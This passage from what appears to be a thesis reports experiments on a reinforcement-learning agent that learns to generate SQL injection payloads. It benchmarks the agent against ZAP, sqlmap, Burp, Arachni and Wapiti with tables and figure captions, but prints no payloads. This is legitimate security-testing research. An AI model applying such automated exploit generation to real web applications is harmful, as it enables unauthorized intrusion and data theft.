

Figure 6.6: Heat map and 3d model of number of visits of a state: The figure shows the number of times a state have been visited and shows the distribution of visiting the states between an agent that uses random network distillation verses an agent that does not use it.

Experiment 3: Fully Random VS Smart Random

Experiment Summary
This experiment explores the benefit of dividing the main goal into multi-step sub-goals (sub-games). The experiment shows the result of cumulative reward between two random agents, one has all actions available at all timestamps, and the second smart random agent has limited actions directed based on the sub-goals that has been defined in figure 4.5.
Metrics

- Cumulative reward over time.

Results
The experiment conveys a critical factor that helped tackle the challenge of the action-state dimensionality curse, where setting the goals, as seen in the figure 4.5 helped limit the available actions and allow the agent to learn, providing a more effective and catered payloads. Figure 6.7 shows the stack of graphs that contrast the two participating random agent variants. The results showed that a purely random agent with all actions showed a lower cumulative reward from an agent that samples only from the available actions set by the goal. This shows the effectiveness of using the sub goals. A more significant difference has been seen with the more complex tasks that contained sanitization, and hence required applying different actions at different timestamps.



Figure 6.7: Moving average of random agents on task 1-3 and 9-11

Experiment 4: Obliviation Of Scenarios With The Experience Replay Component

Experiment Summary
The experiment studies the effectiveness of using the experience replay memory as a component that stabilizes the optimization through the tasks and minimizes obliviation in exploitation. The study is made with two variants of DQN agents, where

the first agent contains the experience replay memory that stores a pair of (state, action, next_state, reward) through the tasks. Moreover, another agent stores the pair of state action but get flushed and cleared between the tasks (to provide a fresh start memory before exploiting the following scenario). The experiment works by running each variant through tasks 1 to 3 sequentially, then running task 2 to show the effectiveness of the Cumulative reward over time.

Results
Figure 6.8 shows the graph that contrasts the two variant results. The tasks executed in order are 1,2,3,2 for both agents to test the learning and rate of obliviation. The graph showed that the agent with experience replay has a higher cumulative reward, showing that the optimization with the experience replay minimizes the interference of different scenarios and optimizes the network towards an optimal solution that allows the exploitation of the new scenarios without forgetting the old tasks.



Figure 6.8: Experiment 4 results: Experimenting forgetfulness with short term and long term experience replay. The tasks executed in order are 1,2,3,2 for both agents

Experiment 5: Auto-Encoders Against One Hot Encoder For State Representation

Experiment Summary
The experiment aims to evaluate the performance of different state representation techniques. The different techniques that have been evaluated are:

- Auto-Encoder: Uses a recurrent neural network (RNN) to convert the embedded data into fixed-length features.
- One Hot Encoder: Convert each embedded data in the sequence into a vector of ones and zero features to represent the occurrence of a vocab in the sequence.

Metrics

- **cumulative reward graph in each scenario**

- **average time in sec of an episode**

- **Principle component analysis of the SQL statement representation to analyze the correlation of tasks features**

Results
Table 6.3 shows the timing statistics for each agent in the scenario web application. Furthermore, Figure 6.9 shows the performance in terms of cumulative reward of each agent.

The results showed the main advantages of using an autoencoder to represent the state numerically. This can be seen in tasks two and three, where the scenarios contain two similar contexts in a SQL statement with the same payload to exploit. The auto-encoder state representation showed a significantly better performance in tasks 3 and 8 compared to the one hot encoder version. The experiment also revealed some limitation in the one hot encoder agent:

- The one hot encoder requires a finite number of action present beforehand, and scaling by adding new actions requires creating a new Q-value network as the input features length presented by the one hot encoder variant will change.

- One hot encoder restricts the max length of the payload and requires a trade-off between performance versus the max number of timestamps.

- The feature space scales exponentially as *(number of different embedding in a payload * max length of payload) + (number of different embedding in a SQL * max length of SQL statement)*

Task #	Average time of an episode in sec		Highest time of an episode in sec		Lowest Time of an episode in sec	
	Auto-Encoder Representation (2048 Features Output)	One Hot Encoder Representation (30000 Features Output)	Auto-Encoder Representation (2048 Features Output)	One Hot Encoder Representation (30000 Features Output)	Auto-Encoder Representation (2048 Features Output)	One Hot Encoder Representation (30000 Features Output)
1	7	66	66	198	1	6
2	17	100	75	200	2	8
3	22	76	88	193	1	5
4	5	24	50	177	0.9	3
5	6	28	75	147	0.8	3
6	12	50	71	187	1	5
7	7	38	55	208	1	4
8	16	75	96	200	1	8
9	20	65	74	233	3	12
10	13	78	67	300	2	8
11	12	58	42	300	2	14

Table 6.3: Experiment 5 results: Time of execution statistics over the scenario web application



Figure 6.9: Experiment 5 results: Cumulative reward of the two variants of state representation

Furthermore, figure 6.10 shows the graphs of both representations features using PCA on the SQL statements from the web application scenarios seen in appendix A. The different auto encoder representations showed an explainable state representation, where the features with the same context get clustered together, allowing the agent to learn effectively and reach an optimal solution more quickly. The one hot encoder representation depends on how the tokens embedding are sequenced. Hence, tokens that are close in the embedding sequence get clustered together. Furthermore, the auto-encoder showed a lower execution time on average, almost 2 times faster than the one hot encoder variant.



Figure 6.10: Experiment 5 results: PCA analysis of the state representation of SQL statement

Experiment 6: Comparison To State Of The Art tools

Experiment Summary
The experiment's goal is to evaluate the tool's effectiveness against other state-of-the-art tools available. The tools that are tested are

- **ZAP OWSAP Open source using builtin SQL injection scanner and Advanced SQL injection plugin**
- **sqlmap Tool**
- **Burp Professional Suite Tool**
- **Archani Tool**
- **Wapiti Tool**
- **DQN_RND Agent**

These tools were chosen because each has a different approach to finding the SQL injection. SQLMap uses a smart fuzzing approach, whereas ZAP, Burp, Archani, and Wapiti use rule based testing. This allows us to test our proposed tool against different approaches and determine the advantages and weaknesses of each tool.

The tools has been tested on the experiments outlined in figure B.1. The experiments include variants of web pages, including with/without a sink that shows the result of the SQL query in the web page and with/without exception.
Metrics

- **Average Number Of Requests until a payload successfully exploit a vulnerability**
- **Average Time (Per sec)**
- **Undiscovered Vulnerabilities**
- **Number Of False Positive**
- **Number Of False Negative**
- **Average length of payload generated**
- **Number of cases solved**
- **Cases that have been solved**

Results

The summary of the results can be seen in table 6.11. A detailed result of each tool, including the exploited payload, can be seen in appendix B. The results showed the effectiveness of using the proposed architecture in different scenarios and the

high confidence in its results in different schemes, where its result is not affected by whether a sink is available on the website or whether the website rises an exception, in contrast to the other tools that get affected and produces false positives and false negatives. Moreover, the average number of requests until an exploit has been found for a task was low compared to the rule-based tools that execute many generic payloads. For the Archana and wapiti tools, the exploit that has been produced was error-based and not behavior-changing. Hence, further investigation would be required to apply behavior-changing tokens to the payload.

Moreover, both exploits depend on whether an exception has been raised after a payload has been injected, which can rarely be seen in production systems. One of the main differences between the tools is the quality of the payload used to exploit the injection. This is due to the different approaches to the problem.

Tool			avg requests	avg time	undiscovered	total false negtive	total false postives	avg payload length	# cases solved	cases solved
ZAP	with feedback	built in sqli	41	1	0	5	6	14.6	4	1,4,5,6
		advanced sqli	3758	33	0	3	2	26.8	12	0,1,2,3,4,5,6,8,9,10,13,14
	without feedback	built in sqli	74	1	0	15	0	0	0	-
		advanced sqli	4306	21	0	4	1	28.5	11	0,1,2,3,4,5,6,8,9,10,13
sqlmap	with feedback		101	20	0	8	0	29.57142857	8	0,1,2,4,5,9,10,14
	without feedback		111	16	0	7	0	21.5	7	0,1,2,4,5,9,10
Burp	with feedback		461	67	0	2	0	10.81	12	0,1,2,3,4,5,8,9,10,11,12,13,14
	without feedback		421	62	0	5	0	17.8	9	0,1,2,4,5,8,9,10,13,14
Archani	with exception log		1239	9	0	0	0	7.2	15.00	0,1,2,3,4,5,6,7,8,9,10,11,12,13,14
	without exception log		1273	9	0	14	0	0	0.00	-
Wapiti	with exception log		3	6	1	1	0	5	13.00	0,1,3,4,5,6,7,8,9,10,11,12,13,14
	without exception log		20	5	1	14	0	0	0.00	0,1,3,4,5,6,7,8,9,10,11,12,13,14
sqli RL Agent			12	14	0	0	0	21.5	15.00	0,1,2,3,4,5,6,7,8,9,10,11,12,13,14

Figure 6.11: State of the art tools comparison

Moreover, Figure 6.12 shows the tools in a scale of randomness. In the two extremes of the scale, The results reflect that the rule-based payloads can capture the main cases and are unable to capture some of the seen corner cases, where the smart random tools produce a lengthy payload making it hard to find and extract the main context escaping and behavior changing elements without further investigation. Moreover, the time-based tests and response-based results yielded some false positives. This can be caused due to random changes in the web page that have been seen as behavior changing by the tool, or disruption to the time of service of the requests by the web application yielding false positives.



Figure 6.12: Comparison between the tools based on the scale of randomness

Experiment 7: Effectiveness Of End To End Variant Of The Agent

Experiment Summary
The experiment explores applying an end_to_end agent to the SQLI problem by replacing the logical goal transition with a learning agent. The experiment compares the performance between end_to_end agent verses DQN_RND agent on tasks 1 to 4.
Metrics

- Cumulative reward over time
- Moving Average of 50 rewards over time

Results
This experiment shows that it is possible to create an agent that not only learns how to choose the action given a state but also can create a policy to choose a sub-goal and an action based on the chosen sub-goal. As seen in figure 6.13, the end-to-end agent with two learners learned how to choose the right goal given the current state and the optimal action to be applied. The graphs also showed that since two learners try to learn simultaneously, the learning curve is slower than the baseline DQN RND agent. The slowness is because the state of exploration and the number of possibilities increased significantly with the two learners. However, even with the increase in possibilities, both agents could eventually tune their weights to exploit and produce an optimal solution successfully. This significant achievement allows for a further scale of the tool to include different attack vectors that can be exploited, such as exploiting XSS, shell commands, and many more within the same field.

It can be seen from the cumulative reward graph (right graphs) in figure 6.13 that DQN_RND reached the threshold cumulative reward faster and hence the moving average graph (left graphs) in figure 6.13 is shorter than the end_To_end agent.

Figure 6.13: Comparison Between end_to_end Agent And DQN_Agent

Experiment 8.1: Effectiveness Of A Distributive Collaborative Variant Of The Agent Using Federated Learning

Experiment Summary

The experiment explores The use of federated reinforcement learning to improve the learning of the agents by creating multi DQN RND agents, where each optimizes by itself and create a local experience, and every 50 timestamps share the parameters of the tuned network to a global network; to aggregate the experience together and update the clients with the new parameters. The experiment first test the federated_DQN_RND agent with four clients versus the centralized DQN_RND agent and the federated_end_to_end with four clients versus end_to_end_DQN_RND in task one

of the scenarios in the web application. Then, the experiment moves into testing the six clients federated_DQN_RND on learning task one and analyzing the variance of the rewards of each of the six agents.

Metrics

- Cumulative reward over time
- Moving Average of 50 rewards over time

Results

The results seen at figure 6.14 and 6.15 shows that the federated learning approach outperforms the centralized variant of the agent. The experiment also conveys that due to the concurrent payload generation, the federated variants reach the optimal solution much faster than the centralized ones, as seen in both graphs.



Figure 6.14: Comparison between federated_DQN_RND_Agent verses DQN_RND_Agent



Figure 6.15: Comparison between federated_end_to_end agent verses end_to_end agent

Furthermore, when comparing all 4 variants together in figure 6.16, the federated_DQN_RND and federated_end_to_end had a larger head-start than the other variants, showing the effectiveness of the federation approach over the centralized solutions. As both federated variants and DQN_RND approached the asymptotic line the performance is quite similar and the performance was overlapping.



Figure 6.16: Comparison between federated_DQN_RND agent verses DQN_RND agent verses federated_end_to_end agent verses end_to_end agent

Regarding the second part of the experiment, figure 6.17 shows the different moving averages of 6 DQN_RND clients in the federated reinforcement learning approach. The results show high stability with low variation in the agents' rewards. This is due to the experience sharing between the agents, which allows them to combine all the knowledge gained from the other exploitation and rely on it.

